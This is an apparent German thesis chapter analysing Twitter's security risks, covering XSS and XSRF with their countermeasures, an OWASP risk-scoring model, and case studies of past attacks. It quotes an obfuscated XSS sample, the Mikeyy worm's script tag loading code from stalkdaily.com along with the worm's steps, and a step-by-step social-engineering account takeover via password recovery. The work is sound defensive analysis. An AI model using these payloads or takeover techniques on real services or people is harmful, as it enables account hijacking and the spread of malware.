Ist der Angreifer in der Lage einen XSS-Angriff durchzuführen, führt der Anwender ein Skript aus, welches im Kontext der Webanwendung ausgeführt wird und so die Same Origin Policy<sup>47</sup> umgeht. Das Skript kann deshalb auf sämtliche Elemente über das DOM<sup>48</sup> zugreifen und die Werte an den Angreifer weiterleiten. Vor allem das Cookie mit dem enthaltenen Sitzungstoken wird so an den Angreifer übertragen und ermöglicht Session Hijacking.

Die Elemente im DOM können bei einer XSS-Attacke aber auch verändert werden: Die angezeigte Seite kann durch Javascript so manipuliert werden, dass eingetragene Zugangsdaten an den Angreifer übermittelt werden oder Links auf andere Adressen und Funktionen zeigen.

Zu guter Letzt können mittels DOM-Manipulation neue HTML-Elemente erstellt werden. Auf den ersten Blick mag diese Möglichkeit harmlos erscheinen, doch Javascript hat über

---

47 Die Same Origin Policy ist ein Sicherheitskonzept des Browsers, welches nur dann den Zugriff auf eine andere Seite durch beispielsweise Javascript gewährt, wenn sie aus derselben Quelle stammt. Zwei Seiten stammen aus derselben Quelle, wenn Protokoll, Domain und Port beider URL übereinstimmen.

48 DOM ist eine Abkürzung für „Document Object Model“ und ermöglicht den Zugriff auf alle Elemente einer HTML-Seite. Daneben kann mit DOM auch auf Eigenschaften des verwendeten Browsers zugegriffen werden.

das DOM Zugriff auf Eigenschaften des Browsers: Name des Browsers, Version des Browsers, installierte Plugins und ihre Versionen. Diese Informationen bieten dem Angreifer die Möglichkeit veraltete und unsichere Software auf dem System des Opfers zu erkennen und mit Javascript HTML-Elemente zu generieren, die Sicherheitslücken ausnutzt, um Schadsoftware (Malware) über ein Drive-By-Download<sup>49</sup> zu installieren. Hierfür gibt es automatische Web Exploit<sup>50</sup>-Toolkits wie Neosploits [Ziemann 2011]. Sollte es keine bekannten Sicherheitslücken auf dem Computer des Opfers geben, wird oftmals die Installation über Scareware<sup>51</sup> probiert.

Als Gegenmaßnahmen für Cross-Site Scripting kann die Webanwendung neben der Validierung der Benutzereingaben zusätzlich den Output an den Browser HTML-kodieren. Bei der HTML-Kodierung muss jedoch angemerkt werden, dass die Kodierung keinen alleinigen Schutz gegen XSS-Attacken bietet. So kann Schadcode in Javascript formuliert werden, der durch eine HTML-Kodierung in seiner Funktion nicht beeinträchtigt wird:

```
1: javascript:eval(String.fromCharCode(97,108,101,114,116,40,39,88,83,83,39,41))
```

Quelltext 2: Javascript-Code ohne Änderung bei HTML-Kodierung

Je nach Angriffspunkt unterscheidet man drei XSS-Varianten:

**Nicht-persistent oder reflektiv:** Im Query String der URL ist ein Parameter gegenüber Cross-Site Scripting ungeschützt. Diese Schwachstelle liegt vor, wenn man eine URL besucht, die den Angriffscode enthält. Folglich muss der Angreifer diese URL an sein Opfer entweder gezielt über Instant Messaging, E-Mail, Twitter oder andere soziale Netzwerke mitteilen oder er streut die URL möglichst breit mit Spam oder Blackhat SEO<sup>52</sup>. Der Angreifer verwendet zum Angriff die Webanwendung und keine eigene, schadhafte Seite, weil das Opfer der Webanwendung zum Einen vertraut und zum Anderen hat der Angreifer es meist auf das Cookie mit dem Sitzungstoken der Webanwendung abgesehen, auf das er über eine fremde Seite aufgrund der Same Origin Policy keinen Zugriff hätte.

**DOM-basiert:** Dieser Angriff ist mit dem reflektiven Angriff verwandt, da auch beim DOM-basierten Angriff der schadhafte Code typischerweise per URL übergeben wird.

---

49 Drive-by-Download bezeichnet eine Schwachstelle im Browser, die es präparierten, schadhafte Seiten erlaubt, Malware auf dem Computer des Besuchers zu installieren. Die Installation geschieht dabei für den Benutzer vollkommen transparent.

50 Ein Exploit ist ein Programm, eine Sequenz von Befehlen oder übergebene Daten, die eine Sicherheitslücke bzw. Fehlfunktion ausnutzt, um eine Manipulation durchzuführen.

51 Scareware ist Software, die den Benutzer verunsichert, um Malware zu installieren.

52 SEO steht für „Search Engine Optimization“ also Suchmaschinen-Optimierung. Blackhat SEO beschreibt die Suchmaschinen-Optimierung, um möglichst viele Besucher auf eine schadhafte Seite zu leiten.

Während beim reflektiven XSS die serverseitige Webanwendung den übergebenen Parameter verarbeitet und ausgibt, wird beim DOM-basierten XSS der Schadcode über ein clientseitiges Skript eingeschleust.

**Persistent:** Kann der clientseitige Schadcode in einer Webanwendung abgespeichert werden, spricht man vom persistenten oder stored Cross-Site Scripting. Es versteht sich, dass ein solcher Angriff nur dann sinnvoll ist, wenn der Schadcode auch anderen Benutzern oder öffentlich angezeigt wird. Bei Twitter wäre beispielsweise das Platzieren eines clientseitigen Codes innerhalb einer Twitter-Nachricht ein persistenter Cross-Site Scripting Angriff. An diesem Beispiel wird der Unterschied zu den beiden vorherigen Angriffen deutlich: Der Angreifer muss den Code nicht eigenständig verteilen, denn anderen Benutzern oder Besuchern wird der Code über die Webanwendung zugestellt.

### 2.2.2.5 Cross-Site Request Forgery

Cross-Site Request Forgery (XSRF) wird auch Session Riding genannt und ist wie XSS ein Angriff auf den Benutzer einer Webanwendung. Das Opfer wird bei einem XSRF-Angriff auf die Seite des Angreifers gelockt. Damit der Angriff erfolgreich ist, muss das Opfer bei der Webanwendung angemeldet sein. Der Angreifer kann über folgendes HTML-Element auf seiner Webseite dem Opfer eine HTTP-GET Anfrage an Twitter unterschieben. Hätte Twitter keine Gegenmaßnahmen implementiert, würde das Opfer bei folgendem Quelltext unbeabsichtigt eine Twitter-Nachricht mit dem Inhalt „*Dies ist ein XSRF-Angriff*“ schreiben.

```
1: 
```

Quelltext 3: Möglicher XSRF-Angriffscode zum Schreiben eines Tweets

Der Angriff wäre deswegen erfolgreich, weil das Opfer bei der Webanwendung angemeldet ist und somit das Cookie mit dem Sitzungstoken gesetzt ist. Das Cookie wird automatisch im Header aller nachfolgenden Anfragen übermittelt, auch bei der untergeschobenen Anfrage des Angreifers. So authentifiziert sich das Opfer gegenüber der Webanwendung, die die Anfrage dem Benutzer zuordnen kann und der Angreifer muss zum Durchführen der Attacke weder Zugangsdaten noch Sitzungstoken kennen. Der Angreifer kann über ein Formular-Button auch HTTP-POST Anfragen versenden.

Sollte ein Angreifer in der Webanwendung Anfragen dem Benutzer unterschieben können, spricht man von On-Site Request Forgery. In diesem Fall ist die Wahrscheinlichkeit, dass das Opfer in der Webanwendung angemeldet ist, wesentlich höher.

Serverseitig können die Benutzer einer Webanwendung vor Session Riding geschützt werden, indem kritische Anfragen nur dann ausgeführt werden, wenn die Anfrage eines Benutzers durch zusätzliche Angaben als beabsichtigt eingeschätzt werden kann:

- Die Anwendung setzt zufällig ein Token, welcher in versteckten Feldern bei Anfragen wieder korrekt an die Webanwendung übergeben werden muss.
- Eine kritische Anfrage wird dann akzeptiert, wenn mehrere Stufen durchlaufen wurden, die für den Angreifer einen unvorhersagbaren Parameter generieren, der an die Webanwendung korrekt übermittelt werden muss.
- Eine Anfrage muss zusammen mit dem korrekten Passwort abgesendet werden.

Die zweite und dritte Gegenmaßnahme birgt zusätzlichen Aufwand für den Benutzer. Die erste Gegenmaßnahme kann umgangen werden, falls die Webanwendung anfällig für Cross-Site Scripting ist. In diesem Fall kann die XSS-Schwachstelle verwendet werden, um den gültigen Token von der Seite auszulesen, der dann korrekt in der Anfrage verwendet wird [Nytro 2009].

Clientseitig kann der Benutzer darauf achten, sich schnellstmöglich wieder bei Webanwendungen abzumelden, um das Zeitfenster für den Angriff minimal zu gestalten.

### 2.2.3 Risikoanalyse

Die bereits vorgestellten Fachbegriffe werden in der ISO-Definition eines Risikos genannt [ISO 27005]:

„the potential that a given threat will exploit vulnerabilities of an asset or group of assets and thereby cause harm to the organization. It is measured in terms of a combination of the probability of an event and its consequence.“

Das Risiko  $R$  kann also allgemein als Produkt der Eintrittswahrscheinlichkeit  $W$  und Konsequenz oder Auswirkung  $K$  des Risikos gesehen werden:  $R = W \times K$

Die Einschätzung des Gefahrenpotentials eines Risikos ist nur dann realistisch, wenn Eintrittswahrscheinlichkeit und Konsequenz eines Risikos richtig beurteilt werden. Die Risikomaßzahl  $R$  eignet sich, um Risiken zu priorisieren, besonders gefährliche Risiken häufiger zu überwachen und geeignete Gegenmaßnahmen für solche Risiken zu planen.

Es gibt vier grundsätzlich verschiedene Strategien, um Risiken zu begegnen [Versteegen 2003]:

**Risikovermeidung:** Bei dieser Strategie, die besonders bei Risiken mit hohem Gefahrenpotential zum Einsatz kommt, wird mit teilweise erheblichem Aufwand versucht, die Eintrittswahrscheinlichkeit gegen 0 streben zu lassen. Außerdem werden Gegenmaßnahmen für den unwahrscheinlichen Eintrittsfall geplant, die die Auswirkungen dieses Risikos ebenfalls vermeiden.

**Risikoakzeptierung:** Das Akzeptieren von Risiken kann bei Gefahren, die ein geringes Potential haben, sinnvoll sein. Um einschätzen zu können, welches Potential ein Risiko hat, braucht es viel Erfahrung und Wissen. So kann ein relativ ungefährliches Risiko erst ein viel gefährlicheres Risiko ermöglichen.

**Risikominimierung:** Diese Strategie ist zwischen Risikovermeidung und -akzeptierung anzusiedeln und wird bei Risiken eingesetzt, deren Gefährdungen nicht tragbar sind und per Risikominimierung auf ein Maß gesenkt werden sollen, das akzeptiert werden kann. Ansatzpunkte zur Risikominimierung können die Eintrittswahrscheinlichkeit und/oder die Auswirkung eines Risikos sein.

Risikominimierung kann an der Vorgehensweise beim Anlegen von Backups verdeutlicht werden: Je häufiger Daten gesichert werden, desto geringer ist das Risiko des Datenverlustes, aber desto höher ist auch der Aufwand.

**Risikotransfer:** Risiken können generell auf Versicherungen oder in Projekten gegebenenfalls auf externe Projektteilnehmer und Dienstleister übertragen werden.

Das Betreiben eines Risikomanagements ist also gleichzusetzen mit vorausschauendem Handeln: Anhand einer Risikoanalyse, die das Identifizieren und Bewerten von Risiken umfasst, wird eine Übersicht an Risiken erstellt, die auch Abhängigkeiten zwischen den einzelnen Risiken aufweist und eine Priorisierung der Risiken anhand des geschätzten Gefährdungspotentials  $R$  erlaubt. Welche Strategie als Gegenmaßnahme für ein Risiko ausgewählt wird, hängt von der Risikoeinstellung der Beteiligten ab, vom zur Verfügung stehenden Budget, aber bei Software auch davon, welche Einbußen man bei der Benutzerfreundlichkeit hinnehmen will (s. Kapitel 2.2.2.5 „Cross-Site Request Forgery“ Eingabe des Passworts zur Vermeidung von XSRF-Attacken).

Bei Risikoanalysen wird die Risikobewertung normalerweise durchgeführt, um die gefährlichsten Risiken zu identifizieren und für jene Risiken Gegenmaßnahmen zu planen. In dieser Arbeit werden für alle Risiken Gegenmaßnahmen in Kapitel 5 vorgestellt, um die Machbarkeit eines höheren Sicherheitslevels bei Twitter zu belegen.

### 2.2.3.1 Risikoidentifizierung

Die Risikoanalyse von Twitter orientiert sich an der Methodik des Open Web Application Security Project (im Folgenden als OWASP abgekürzt), da sich dieses Projekt speziell der Sicherheit von Webanwendungen widmet [OWASP 2008]. Zwar ist das OWASP-Framework für Entwickler von Webanwendungen gedacht, sodass es als ungeeignet erscheinen könnte. Das Modell lässt sich jedoch auf diesen Anwendungsfall adaptieren, indem Faktoren zur Risikobewertung verändert werden.

In der Risikoanalyse werden zunächst typische Angriffe auf Twitter betrachtet. Anschließend werden wir systematisch anhand der IT-Ressourcen die jeweiligen Risiken identifizieren. Laut OWASP sollten während der Risikoidentifizierung auch die jeweiligen Faktoren zur Risikobewertung ermittelt werden. Welche Faktoren für die Evaluation herangezogen werden, wird im folgenden Kapitel vorgestellt.

### 2.2.3.2 Risikobewertung

Wie bereits vorgestellt, ergibt sich die Risikomaßzahl aus der Eintrittswahrscheinlichkeit multipliziert mit den Konsequenzen:  $R = W \times K$

Risiken können dabei in quantitativen Einheiten (z.B. Versicherungsschaden in Euro) angegeben werden oder qualitativ (also relativ zueinander). Bei der Risikoanalyse von Twitter reicht eine qualitative Einschätzung aus, da wir kein Risikopotential in Euro beziffern können und es uns genügt, abhängig von der jeweiligen Nutzergruppe die wichtigsten Risiken zu erhalten.

OWASP übernimmt die oben genannte Formel zur Berechnung des Risikopotentials auf Webanwendungen und dekomponiert diese weiter:

$$R = W \times K = \frac{(A+S)}{2} \times \frac{(T+B)}{2}$$

A ist der Angreifer-Faktor, S der Schwachstellen-Faktor, T die technischen Konsequenzen und B die Konsequenzen für den Benutzer.

Um diese vier Faktoren zu bewerten, unterteilt das OWASP-Framework die einzelnen Faktoren in weitere Aspekte. Diese Aspekte werden auf einer Skala von 1 bis 9 bewertet. Das arithmetische Mittel der Aspekte eines Faktors ergibt die Beurteilung des Faktor

$$F = \frac{1}{n} \sum_{i=1}^n a_i$$

F ist der Faktor, n die Anzahl der Aspekte und  $a_i$  die Ausprägung des i. Aspekts ist.

Die Eintrittswahrscheinlichkeit ergibt sich aus den Angreifer- und Schwachstellen-Faktoren. Wir verwenden diese vier Aspekte, um den Angreifer-Faktor zu modellieren:

- **Benötigte Fähigkeiten des Angreifers (AF)**
  - 1 (Sicherheitsexperte) – 9 (keine Fähigkeiten erforderlich)
- **Motivation des Angreifers (AM)**
  - 1 (wenig oder keine Belohnung) – 9 (hohe Belohnung/Anerkennung)
- **benötigte Ressourcen, um Sicherheitslücke zu finden und auszunutzen (AR)**
  - 1 (umfangreiche/teure Ressourcen) – 9 (keine Ressourcen notwendig)
- **Größe der Gruppe von Angreifern (AG)**
  - 1 (nur Administratoren) – 9 (anonyme Internetbenutzer)

Der Schwachstellen-Faktor ergibt sich aus zwei Aspekten:

- **Möglichkeit der Entdeckung/Ausnutzung der Schwachstelle (SA)**
  - 1 (unmöglich/nur theoretisch) – 9 (automatische Tools verfügbar)
- **Bekanntheit der Schwachstelle bei Angreifern (SB)**
  - 1 (unbekannt, nicht dokumentiert) – 9 (öffentliches Wissen)

Um die Auswirkungen eines Risikos einzuschätzen, unterscheiden wir ebenfalls zwischen zwei Faktoren, nämlich den technischen Konsequenzen und den so genannten Benutzer-Konsequenzen. Die vier Aspekte der technischen Konsequenzen sind:

- **Verlust von Vertraulichkeit (TV)**
  - 1 (Daten bleiben vertraulich) – 9 (Kompromittierung aller Daten)
- **Verlust von Integrität (TI)**
  - 1 (kein Verlust) – 9 (alle Daten/Funktionen manipuliert)
- **Verlust von Verfügbarkeit (TA)**
  - 1 (Dienste verfügbar) – 9 (sämtliche Dienste blockiert)
- **Verlust von Zurechenbarkeit (TZ)**
  - 1 (alle Aktionen sind zurechenbar) – 9 (Aktionen sind anonym)

Die drei Aspekte der Benutzer-Konsequenzen sind:

- **Anonymität: Enthüllung der Identität des Benutzers (BA)**
  - 1 (Anonymität bleibt gewahrt) – 9 (Benutzeridentität preisgegeben)
- **Echtheit der Nachrichten des Benutzers (BE)**
  - 1 (nur beabsichtigte Nachrichten) – 9 (komplette Nachrichten eingeschleust)
- **Auswirkung auf andere Programme/Betriebssystem (BP)**
  - 1 (keine Gefährdung) – 9 (Malware kann installiert werden)

Vergleicht man die 13 Aspekte mit den 16 Aspekten, die standardmäßig das OWASP-Framework verwendet, lassen sich einige Unterschiede feststellen. Die Abweichungen lassen sich so erklären, dass das OWASP-Modell für Hersteller konzipiert ist, so dass diese Arbeit bspw. keine geschäftlichen Konsequenzen einschätzen kann, sondern nur Konsequenzen für den Benutzer.

### 3 Risikoidentifizierung bei Twitter

Dieses Kapitel ist in drei Bereiche unterteilt. Als Einstieg werden vier typische Angriffe auf Twitter vorgestellt. Systematisch werden die Risiken nach IT-Ressourcen im zweiten Teil des Kapitels identifiziert.

Die Risikoidentifizierung wurde ausschließlich mit umfangreicher Literaturrecherche und der Untersuchung der von Twitter übersendeten Daten (Cookies, XHTML, Javascript) betrieben. Aufgrund dieser Prämisse könnten Risiken nicht identifiziert worden sein, die bspw. erst durch die Analyse von Quelltexten und Firmenunterlagen offensichtlich werden.




Abbildung 11: (Nicht) identifizierte Risiken

#### 3.1 Identifizierung anhand bekannter Angriffe

Die Liste der Angriffe auf Twitter ist lang und betrifft verschiedenste Funktionen. Die Federal Trade Commission (FTC) sah sich aufgrund der vielen erfolgreichen Angriffe gezwungen, eine Untersuchung der Sicherheitspraktiken Twitters durchzuführen [Parr 2010b] und halbjährliche Audits zu etablieren.

Die Angriffsziele reichen im Wesentlichen von der Übernahme von Twitter-Konten (hiervon sind besonders Berühmtheiten und bekannte Organisationen betroffen) über das unberechtigte Versenden von Tweets bis hin zu Phishing und Social Engineering-Angriffe.

##### 3.1.1 SMS-Authentifizierung

Bereits im April 2007 [Schmidt 2009b] wurde entdeckt, dass die Funktion, Tweets per SMS zu senden, eine Schwachstelle enthält. Ist die bei Twitter eingerichtete Mobilfunknummer des Opfers dem Angreifer bekannt, kann der Angreifer Tweets im Namen des Opfers per SMS versenden. Dazu muss der Angreifer lediglich die Absender-Nummer in der SMS auf die des Opfers ändern, was problemlos möglich ist.

Twitters Umgang mit dieser Schwachstelle ist bezeichnend: Sie führten lediglich einen optionalen 4-stelligen Zahlen-Code ein, der zu Beginn der SMS eingegeben werden muss.

### 3.1.2 Versteckter Befehl

Durch Zufall wurde im Mai 2010 ein versteckter Befehl entdeckt, der es ermöglichte, beliebige Twitter-Nutzer ohne Einwilligung zum Follower des eigenen Kontos zu machen. Gab man „Accept <Benutzername>“ als Tweet ein, wurde der Benutzer zum Follower und erhielt folgerichtig die eigenen Tweets zugestellt [Reißmann 2010], eine Funktion, mit der man das Abonnementmodell von Twitter manipulieren konnte. So war es Angreifern problemlos möglich, Links zu schadhafte Internetseiten per Direktnachricht zu streuen.

### 3.1.3 Phishing-Angriff

Phishing wird in [BSI 2011] als betrügerischer Versuch beschrieben, um mit gefälschten Webseiten, E-Mails und anderen Techniken an Authentisierungsinformationen zu gelangen.

Twitter stellt für einen Phishing-Betrüger sowohl ein geeignetes Transportmittel als auch ein gutes Ziel dar.

#### Twitter als Kanal für Phishing-Angriffe

Tweets eignen sich, um Twitter-Anwender auf gefälschte Webseiten zu leiten, auf denen sie dem Betrüger die Zugangsdaten mitteilen. Zudem stellen die privaten Direktnachrichten, die ausschließlich an die eigenen Follower verschickt werden können, einen vertrauenswürdigen, privaten Kommunikationskanal dar. Dieser Kanal kann normalerweise von Phishing-Betrügern nicht genutzt werden. Sollte aber ein Angreifer Zugriff auf ein Konto erlangt haben, kann dieser über den vertraulichen Direktnachrichten-Kanal weitere Opfer erreichen.

#### Twitter als Ziel von Phishing-Attacken

Twitter ist besonders anfällig für Phishing-Versuche, weil viele Webseiten von Drittanbietern die Authentifizierung seiner Besucher über Twitter mit oAuth akzeptieren.



Abbildung 12: „Sign in with twitter“-Button, Quelle: [TwitterDev 2011k]

Es ist somit nichts Ungewöhnliches, wenn externe Webseiten zur Authentifizierung Twitter-Zugangsdaten abfragen. Das Anmelde- beziehungsweise Autorisierungsformular (siehe Anhang „A Flussdiagramm der oAuth-Authentifizierung bei Twitter“) befindet sich immer auf twitter.com. Es ist jedoch zweifelhaft, ob Anwender bei einer perfekten Replik dieses Formulars unter einer ähnlichen URL oder ausgeblendeter Adressleiste überhaupt als Betrug wahrnehmen.

### 3.1.4 Würmer auf Twitter

Eine Vielzahl von verschiedensten Würmern haben sich in der Vergangenheit im Twitter-Netzwerk ausgebreitet. Würmer verbreiten sich vor allem aufgrund des Echtzeitcharakters

rasant, so dass davon auszugehen ist, dass Würmer auf Twitter durch Sicherheitsfirmen fast immer bemerkt werden und die Angriffe somit publik werden. Die Verbreitung der Würmer geschieht auf verschiedene Weise:

### XSS-Schwachstelle in Tweets

Erst im September 2010 wurde entdeckt, dass der Twitter-Parser das Einschleusen von Javascript hinter einer URL mit der Form `http://x.xx/@` erlaubt [Schmidt 2010b].




Abbildung 13: Screenshot eines schadhaften XSS-Tweets [Matt 2010]

Dieser XSS-Tweet replizierte sich automatisch als Retweet, sobald ein angemeldeter Anwender auf der Twitter-Webseite mit der Maus über den Tweet ging.

### XSS-Schwachstelle bei der Anzeige des Namens

Im April 2009 wurde eine XSS-Schwachstelle durch einen 17-jährigen Angreifer ausgenutzt. Der Mikeyy-Wurm verbreitete sich, weil bei der Anzeige des Namens im Title-Tag der HTML-Seite ein externer Javascript-Code geladen werden konnte [Binny 2009].

Der Wurm führte dabei folgende Schritte aus:

1. Auslesen des „form\_authenticity\_token“. Dieser Token soll Twitter vor Cross-Site Request Forgery schützen und wird bei jeder Anfrage übertragen. Da die Seite jedoch eine XSS-Schwachstelle enthält, kann der Token ausgelesen werden und es können gültige Anfragen abgesendet werden.
2. Auswahl eines zufälligen mikeyy-Tweets aus einem Array.
3. Vorbereiten des einzufügenden Schadcodes in das Namensfeld. Der Code wird mit Unicode-Zeichennummern kodiert, dessen Inhalt `<script src=\"http://www.stalkdaily.com/ajax.js\"></script>` ist. Der Schadcode wird also von einer externen Quelle geladen.
4. Absenden des Tweets mit dem `form_authenticity_token` über Ajax<sup>53</sup> als HTTP-Post
5. Überschreiben des Namens mit dem vorbereiteten Angriffscode zur Replizierung des Wurms via Ajax als HTTP-Post.

<sup>53</sup> Ajax steht für „Asynchronous JavaScript and XML“ und ermöglicht eine asynchrone Datenübertragung zwischen Server und Client aus Javascript heraus. Grundbestandteil von Ajax ist die XMLHttpRequest API, welche den Transport über das HTTP-Protokoll gewährleistet.

6. Weitere Einstellungen werden überschrieben, welche jedoch keinen Effekt auf die Ausbreitung des Wurms haben.

Jeder Twitter-Nutzer, der eine infizierte Profilseite aufrief und Javascript in seinem Browser ausführte, trug zur Verbreitung des Wurms bei und sendete einen Tweet, der die Zeichenkette „Mikkey“ enthielt. Laut [Albanesius 2009] wurden durch den Wurm fast 10.000 automatische Tweets versendet.

Twitter schloss die XSS-Schwachstelle, indem der Wert im Title-Tag nun HTML-kodiert ausgegeben wird. Angreifer können so keine Metazeichen<sup>54</sup> mehr verwenden, um Javascript einzuschleusen.

### **„Soziale Würmer“ über Third-Party Anwendungen**

Wie sorglos die Benutzer von Twitter mit der Autorisierung von Drittanbietern umgehen, zeigen gleich mehrere Beispiele. So verbreiten sich besonders schnell Anwendungen von Drittanbietern, die nur vorgeben, eine Funktion anzubieten. Sobald die Anwendung von einem Benutzer autorisiert wird, sendet sie einen Tweet oder Direktnachrichten über das Twitter-Konto des Opfers, um weitere Anwender für sich zu gewinnen. Eine Anwendung namens Mobsterworld konnte in wenigen Tagen zu mehr als 100.000 Twitter-Anwenderkonten Zugriff erlangen, indem sie automatisch Einladungen per Direktnachricht zu einem Mafia-Spiel versandte. Zur Verbreitung der Anwendung ist die Einwilligung des Benutzers notwendig, so dass eher von einem Kettenbrief gesprochen werden muss; aufgrund der Begriffsbildung „social worm“ in [Ungerer 2009] wurden diese Drittanbieter-Anwendungen als jedoch Würmer klassifiziert.

Auch wenn in den genannten Beispielen die Würmer eher harmloser Natur waren, können durch Würmer viele Nutzer in kürzester Zeit erreicht werden. Ein Angreifer könnte in dem Tweet eine URL zu einer schadhafte Seite unterbringen, die einen Phishing-Angriff auf das Opfer durchführt, Malware installiert (durch Täuschung oder Drive-By-Download) oder einen XSRF-Angriff durchführt. Auch könnte ein XSS-Wurm zum massenhaften Auslesen von Sitzungstoken genutzt werden und so Session Hijacking ermöglichen. Twitter bietet zudem mit den Trending Topics, die auf der Twitter-Seite angezeigt werden, die Möglichkeit, schnell und einfach auf Tweets mit momentan populären Inhalten zugreifen zu können. Verbreiten sich Würmer über Tweets im Twitter-Netzwerk, tauchen enthaltene Begriffe oder Hashtags aus den Wurm-Tweets in den Trending Topics auf und führen so zu einer deutlichen Erhöhung der Reichweite.

### **3.1.5 Social Engineering-Angriff auf Twitter-Mitarbeiter**

Man kann Twitter in der Vergangenheit einen laxen Umgang mit Sicherheit attestieren: Unsichere Support-Tools, die zur Kompromittierung von 33 - teilweise prominenten -

---

<sup>54</sup> Metazeichen sind Zeichen, die eine besondere Bedeutung haben. Sie werden auch Steuerzeichen genannt. Die Bedeutung von Metazeichen in verschiedenen Sprachen variiert.

Konten führten [Stone 2009a], Server bzw. Funktionen, die bei Twitter mit dem Standardpasswort „password“ geschützt waren [Wauters 2009] oder offen zugängliche Webserver-Statusinformationen [Cubrilovic 2009a].

Der nun vorgestellte Social Engineering Angriff auf Jason Goldman, Leiter des Produktmanagements bei Twitter, durch den Hacker Groll zeigt, wie verzahnt Webdienste genutzt werden und welche Ansatzpunkte für die Angreifer daraus entstehen können. Auch wenn Twitter „nur“ den Fehler gemacht hat, keine adäquate interne Sicherheitspolitik eingeführt zu haben, konnte der Angreifer beliebige Twitter-Konten übernehmen, sensitive Firmenunterlagen einsehen und hätte sogar Twitters DNS-Eintrag ändern können [Cubrilovic 2009b].

Der Angriff durch den Hacker Groll begann damit, dass er öffentlich zugängliche Informationen über Mitarbeiter von Twitter sammelte: sowohl private wie auch berufliche Daten. Ihn interessierte auch, welche Webdienste die Mitarbeiter nutzten.

Diese Informationen ermöglichten dem Angreifer nicht nur die Auswahl einer schwach gesicherten Webanwendung, sondern auch die Auswahl desjenigen Opfers, das schlechte Gewohnheiten bei der Wahl seines Passwortes oder eine einfach zu lösende Sicherheitsfrage bei einer Webanwendung hinterlegt hat. Eine einfache Aufgabe für den Angreifer, denn laut einer Forsa-Umfrage [BITKOM 2010] ändern 40% der Befragten ihre Zugangsdaten nie freiwillig. Eine Online-Befragung von Sophos [Cluley 2009a] ergab zudem, dass nur 19% der Befragten immer unterschiedliche Passwörter bei verschiedenen Webanwendungen verwenden.

Hacker Groll konnte schließlich einen solchen Ansatzpunkt finden: Er fand heraus, dass Jason Goldman bei Gmail ein Mailkonto besaß. Als der Angreifer die Passwort Recovery-Funktion bei Gmail betätigte, konnte er aufgrund der Ausgabe \*\*\*\*\*@h\*\*\*\*\*.com die angegebene Zweitadresse rekonstruieren, die der Angreifer bei hotmail.com vermutete. Aufgrund der Praxis des Mailanbieters, inaktive Konten zu löschen, konnte sich Groll die E-Mail-Adresse selbst registrieren und führte erneut die Passwort Recovery bei Gmail durch. Er erhielt die Mail, um das Passwort zurückzusetzen. Mit einem von ihm selbst gesetzten Passwort meldete er sich nun im Gmail-Konto von Jason Goldman an. Dort suchte er in der Mailbox nach Passwörtern, die Goldman bei anderen Webservices verwendete und änderte das Gmail-Passwort auf ein gefundenes Passwort ab. Groll hoffte, dass das Opfer bei Gmail das gleiche Passwort verwendete und sein Angriff unbemerkt blieb. Das war dem Angreifer offensichtlich gelungen, denn das Opfer nutzte sein Gmail-Konto ganz normal weiter.

Groll weitete seinen Zugriff nun auf weitere Dienste des Opfers aus. Aufgrund von Registrierungs-E-Mails, gleichen Passwörtern und Passwort Recovery-Funktionen konnte der Angreifer weitere Konten von Jason Goldman bei anderen Webdiensten übernehmen. Die Übernahme des E-Mail-Arbeitskontos bei Twitter brachte weitere Einsichten und Informationen. In E-Mail Anhängen waren die Zugangsdaten der Twitter-Gründer Evan Williams und Biz Stone zu finden, deren E-Mail-Konten enthielten noch sensiblere Daten.

Der Angreifer hatte schließlich Zugriff auf sensitive Unterlagen von Twitter: Administrationsfunktionen, Telefon-Protokolle bei AT&T, getätigte Einkäufe bei Amazon, und über eine Schwachstelle bei iTunes erhielt Hacker Groll die Kreditkarten-Informationen der Unternehmensleitung von Twitter, mit denen er die DNS-Einträge Twitters hätte ändern können.

Bis zu diesem Zeitpunkt blieb der Angriff von Twitter unbemerkt, und der Angreifer wandte sich an TechCrunch [Cubrilovic 2009b], um die Schwachstellen innerhalb Twitters offen zu legen.

Dieser Angriff soll aufzeigen, dass Social-Engineering-Attacken selbst dann erfolgversprechend sind, wenn technische Umsetzungen als sicher angesehen werden. Die Passwort Recovery-Funktion von Gmail war zwar das Einfalltor für die Attacke, die Implementierung dieser Funktion ist aber bewährt und fehlerfrei. Erst das Wissen des Angreifers um die Zweitadresse des Opfers zusammen mit der Löschung der Adresse durch Hotmail führte zum Fall des ersten Dominosteines, der das gesamte Vertrauensgeflecht Twitters sukzessive zum Einsturz brachte.

## **3.2 Systematische Identifizierung anhand der IT-Ressourcen**

In diesem Kapitel werden systematisch sämtliche Risiken genannt, die in Kapitel 4 bewertet werden. Auch die Faktoren zur Risikobewertung werden in diesem Kapitel erhoben.

Die Risiken werden eindeutig benannt, damit der Leser die hier identifizierten Risiken im späteren Kapitel 4 wieder erkennt. Pro Absatz wird in den folgenden Unterkapiteln jeweils ein Risiko behandelt, dessen Benennung am Anfang des Kapitels durch fetten und kursiven Text erfolgt.

### **3.2.1 Twitter**

*DNS Hijacking-Attacke:* Im Dezember 2009 wurde der DNS-Anbieter von Twitter kompromittiert [Stone 2009b]. Der Angreifer leitete für kurze Zeit sämtliche Anfragen von twitter.com auf die Seite des Angreifers um, indem er die DNS-Einträge Twitters auf eine andere IP-Adresse änderte. Die Seite des Angreifers enthielt keinen schadhaften Code und hatte somit lediglich die Auswirkung, dass Twitter nicht erreichbar war.

